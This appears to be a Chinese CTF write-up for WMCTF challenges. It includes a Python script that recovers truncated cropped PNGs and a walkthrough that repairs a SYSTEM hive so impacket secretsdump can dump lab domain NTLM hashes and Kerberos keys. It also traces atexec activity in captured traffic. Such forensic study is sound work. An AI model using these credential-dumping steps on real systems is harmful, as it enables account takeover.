
```
import zlib
import sys
import io

if len(sys.argv) ≠ 5:
    print(
        f"USAGE: {sys.argv[0]} orig_width orig_height cropped.png reconstructed.png")
    exit()

PNG_MAGIC = b"\x89PNG\r\n\x1a\n"


def parse_png_chunk(stream):
    size = int.from_bytes(stream.read(4), "big")
    ctype = stream.read(4)
    body = stream.read(size)
    csum = int.from_bytes(stream.read(4), "big")
    assert (zlib.crc32(ctype + body) == csum)
    return ctype, body


def pack_png_chunk(stream, name, body):
    stream.write(len(body).to_bytes(4, "big"))
    stream.write(name)
    stream.write(body)
    crc = zlib.crc32(body, zlib.crc32(name))
    stream.write(crc.to_bytes(4, "big"))


orig_width = int(sys.argv[1])
orig_height = int(sys.argv[2])

f_in = open(sys.argv[3], "rb")
magic = f_in.read(len(PNG_MAGIC))
assert (magic == PNG_MAGIC)

# find end of cropped PNG
while True:
    ctype, body = parse_png_chunk(f_in)
    if ctype == b"IEND":
        break

# grab the trailing data
trailer = f_in.read()
print(f"Found {len(trailer)} trailing bytes!")

# find the start of the nex idat chunk
```

```
try:
    next_idat = trailer.index(b"IDAT", 12)
except ValueError:
    print("No trailing IDATs found :(")
    exit()

# skip first 12 bytes in case they were part of a chunk boundary
idat = trailer[12:next_idat-8]  # last 8 bytes are crc32, next chunk len

stream = io.BytesIO(trailer[next_idat-4:])

while True:
    ctype, body = parse_png_chunk(stream)
    if ctype == b"IDAT":
        idat += body
    elif ctype == b"IEND":
        break
    else:
        raise Exception("Unexpected chunk type: " + repr(ctype))

idat = idat[:-4]  # slice off the adler32

print(f"Extracted {len(idat)} bytes of idat!")

print("building bitstream...")
bitstream = []
for byte in idat:
    for bit in range(8):
        bitstream.append((byte >> bit) & 1)

# add some padding so we don't lose any bits
for _ in range(7):
    bitstream.append(0)

print("reconstructing bit-shifted bytestreams...")
byte_offsets = []
for i in range(8):
    shifted_bytestream = []
    for j in range(i, len(bitstream)-7, 8):
        val = 0
        for k in range(8):
            val |= bitstream[j+k] << k
        shifted_bytestream.append(val)
    byte_offsets.append(bytes(shifted_bytestream))

# bit wrangling sanity checks
assert (byte_offsets[0] == idat)
```

```
assert (byte_offsets[1] == idat)

print("Scanning for viable parses...")

# prefix the stream with 32k of "X" so backrefs can work
prefix = b"\x00" + (0x8000).to_bytes(2, "little") + \
    (0x8000 ^ 0xffff).to_bytes(2, "little") + b"X" * 0x8000

for i in range(len(idat)):
    truncated = byte_offsets[i % 8][i//8:]

    # only bother looking if it's (maybe) the start of a non-final adaptive huffman
coded block
    if truncated[0] & 7 == 0b100:
        continue

    d = zlib.decompressobj(wbits=-15)
    try:
        decompressed = d.decompress(prefix+truncated) + d.flush(zlib.Z_FINISH)
        decompressed = decompressed[0x8000:]  # remove leading padding
        # there might be a null byte if we added too many padding bits
        if d.eof and d.unused_data in [b"", b"\x00"]:
            print(f"Found viable parse at bit offset {i}!")
            # XXX: maybe there could be false positives and we should keep looking?
            break
        else:
            print(
                f"Parsed until the end of a zlib stream, but there was still
{len(d.unused_data)} byte of remaining data. Skipping.")
    except zlib.error as e:  # this will happen almost every time
        # print(e)
        pass
else:
    print("Failed to find viable parse :(")
    exit()

print("Generating output PNG...")

out = open(sys.argv[4], "wb")

out.write(PNG_MAGIC)

ihdr = b""
ihdr += orig_width.to_bytes(4, "big")
ihdr += orig_height.to_bytes(4, "big")
ihdr += (8).to_bytes(1, "big")  # bitdepth
ihdr += (6).to_bytes(1, "big")  # true colour
```

```
ihdr += (0).to_bytes(1, "big")  # compression method
ihdr += (0).to_bytes(1, "big")  # filter method
ihdr += (0).to_bytes(1, "big")  # interlace method

pack_png_chunk(out, b"IHDR", ihdr)

# fill missing data with solid magenta
reconstructed_idat = bytearray(
    (b"\x00" + b"\xff\x00\xff\xff" * orig_width) * orig_height)

# paste in the data we decompressed
reconstructed_idat[-len(decompressed):] = decompressed

# one last thing: any bytes defining filter mode may
# have been replaced with a backref to our "X" padding
# we should fine those and replace them with a valid filter mode (0)
print("Fixing filters...")
for i in range(0, len(reconstructed_idat), orig_width*4+1):
    if reconstructed_idat[i] == ord("X"):
        #print(f"Fixup'd filter byte at idat byte offset {i}")
        reconstructed_idat[i] = 0

pack_png_chunk(out, b"IDAT", zlib.compress(reconstructed_idat))
pack_png_chunk(out, b"IEND", b"")

print("Done!")
```

恢复后即可知道加密方式



1.txt的内容就是原图里的文本

```
WMCTF{fake_flag_lol}
```

解密即可拿到flag2

```
openssl enc -d -aes-128-cbc -pbkdf2 -pass file:./1.txt -a -in flag -out flag.txt
```

```
flag2: @nd_R3c0v3R_TruNc@t3d_ImaG3!}
```

拼接得到最终flag

```
WM{ca7_eve2_@nd_R3c0v3R_TruNc@t3d_ImaG3!}
```

结合题目描述得到正确flag


```
WMCTF{ca7_eve2_@nd_R3c0v3R_TruNc@t3d_ImaG3!}
```

- **Fantastic terminal**

- 抓取程序源码并进行分析

利用base64进行数据外带

将得到的base64编码后的数据进行解码




即可得到flag

抓取内存数据进行分析

本质上这道题目是基于WASI+Docker+Bochs实现的效果，所以理论上容器的所有数据都会存在于内存之中


启动浏览器的任务管理器，将标签页的进程定位pid，进任务管理器将进程制作转储之后进行分析



可以直接得到flag

• Ghost


流量包导出 HTTP 对象，可以得到加密的 flag.7z，导出 SMB 对象，可以得到 SYSTEM 和 NTDS



有 SYSTEM 和 NTDS，可以制作 keytab，参考文章

用直接导出的两个文件无法得到用户哈希，因为 SYSTEM 文件损坏，SYSTEM 原本是导出的注册表，注册表文件有固定的结构，参考文章

对比结构可以发现该 SYSTEM 文件没有以 `regf` 为签名的基本块（第一块），自行导出 SYSTEM 对比可以发现第一块大小相同，内容并不影响脚本对其进行解析，因此可以自行导出主机 SYSTEM 注册表，对第一块内容进行补充



补充后的 SYSTEM 文件虽然能解析，但是仍然不能得到用户哈希，说明文件仍有损坏，这里涉及到从注册表中获取用户哈希的原理，在这一部分 impacket 和 mimikatz 的 lsadump 模块原理是大致相同的，都要从 SYSTEM 中提取 bootKey，参考文章


获取 bootKey 需要解析在 `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\` 注册表路径下的四个键值

```python
def getBootKey(self):
    # Local Version whenever we are given the files directly
    bootKey = b''
    tmpKey = b''
    winreg = winregistry.Registry(self.__systemHive, False)
    # We gotta find out the Current Control Set
    currentControlSet = winreg.getValue('\\Select\\Current')[1]
    currentControlSet = "ControlSet%03d" % currentControlSet
    for key in ['JD', 'Skew1', 'GBG', 'Data']:
        LOG.debug('Retrieving class info for %s' % key)
        ans = winreg.getClass('\\%s\\Control\\Lsa\\%s' % (currentControlSet, key))
        digit = ans[:16].decode('utf-16le')
        tmpKey = tmpKey + b(digit)

    transforms = [8, 5, 4, 2, 11, 9, 13, 3, 0, 6, 1, 12, 14, 10, 15, 7]

    tmpKey = unhexlify(tmpKey)

    for i in range(len(tmpKey)):
        bootKey += tmpKey[transforms[i]:transforms[i] + 1]

    LOG.info('Target system bootKey: 0x%s' % hexlify(bootKey).decode('utf-8'))

    return bootKey
```

打开注册表找到对应目录，可以看到这四个键对应了四个名称

```
JD → Lookup
Skew1 → SkewMatrix
GBG → GrafBlumGroup
Data → Pattern
```

用十六进制编辑器在 SYSTEM 文件中搜索这四个名称，可以对应到这四个键的位置，查看 impacket 源码（上图）可以知道脚本需要通过这四个键的字符来对密钥位置进行定位，修改 `Sk..1` 为 `Skew1` 即可正常解析（两个位置都要修改）




修改后再用 secretsdump 即可得到完整用户的哈希


```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×3933265aa785dcde145679e8f02eab90
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 895a04de68197ca60d33fe8107835c9a
[*] Reading and decrypting hashes from /home/ga1axy/WMCTF/test/NTDS
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0faa72f585efd8cb6de161906185891f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC2019$:1000:aad3b435b51404eeaad3b435b51404ee:a8efc6c362b77e9a2118c3f06a52bc82:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fc54fe3be86fe2a0da4f01c07b78793b:::
DC2016$:1103:aad3b435b51404eeaad3b435b51404ee:16fcebd047f344d23b61c7ecb7cca5be:::
WIN7-ADCS$:1104:aad3b435b51404eeaad3b435b51404ee:0f678cd0879680b7bacd053ad646c92a:::
adcs.com\glx:1106:aad3b435b51404eeaad3b435b51404ee:c377ba8a4dd52401bc404dbe49771bbc:::
WIN10$:1107:aad3b435b51404eeaad3b435b51404ee:32a5ff0c65199694f62e752884b3c635:::
cer$:1109:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
cert3$:1113:aad3b435b51404eeaad3b435b51404ee:9361544c7404faf1b35c49664d8f912c:::
```

有了哈希就可以制作 keytab 文件，解密流量，解密后可以看到原本文件中的一些加密 SMB 流量已经可以看到内容了，直接翻阅流量可以看到其中有一些很明显的 TaskSchedulerService 流量，结合 tmp 文件名，如果熟悉内网，可以很容易判断出是利用 atexec 的痕迹，atexec 利用创建计划任务来实现远端命令执行，在流量中可以看到利用 atexec 生成计划任务的 xml 文件明文

在 27352 条流量中可以找到新建了一个 WMHACKER 用户的命令，密码是 Admin123123




后续（27455）还将这个用户添加到了本地管理员组中



但是一开始通过 SYSTEM 和 NTDS 得到的用户哈希中并不包含该用户，也就意味着制作出的 keytab 无法解密使用该用户进行交互的流量，而流量包后续还存在大量的 SMB 加密流量，因此想到要将该用户哈希添加到 keytab 中，需要自行搭建域环境，添加该用户，再导出用户哈希

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
WMHACKER:1118:aad3b435b51404eeaad3b435b51404ee:b85e66a2fa4715738eeafda10ba33008:::
[*] Kerberos keys grabbed
WMHACKER:aes256-cts-hmac-sha1-96:15b7a1305f86b186ef77124617363922dc558c7e78055c9a4c24decd542ad7ef
WMHACKER:aes128-cts-hmac-sha1-96:fa3d05ae8f175e5dd1923e9910b03e87
WMHACKER:des-cbc-md5:fe5d9be064fd5bc1
WMHACKER:rc4_hmac:b85e66a2fa4715738eeafda10ba33008
[*] Cleaning up...
```

用新的 keytab 解密流量，还可以得到一些 atexec 的利用痕迹，在 27659 中可以看到解压命令，其中就有压缩包密码




或者直接复制命令也可以解压

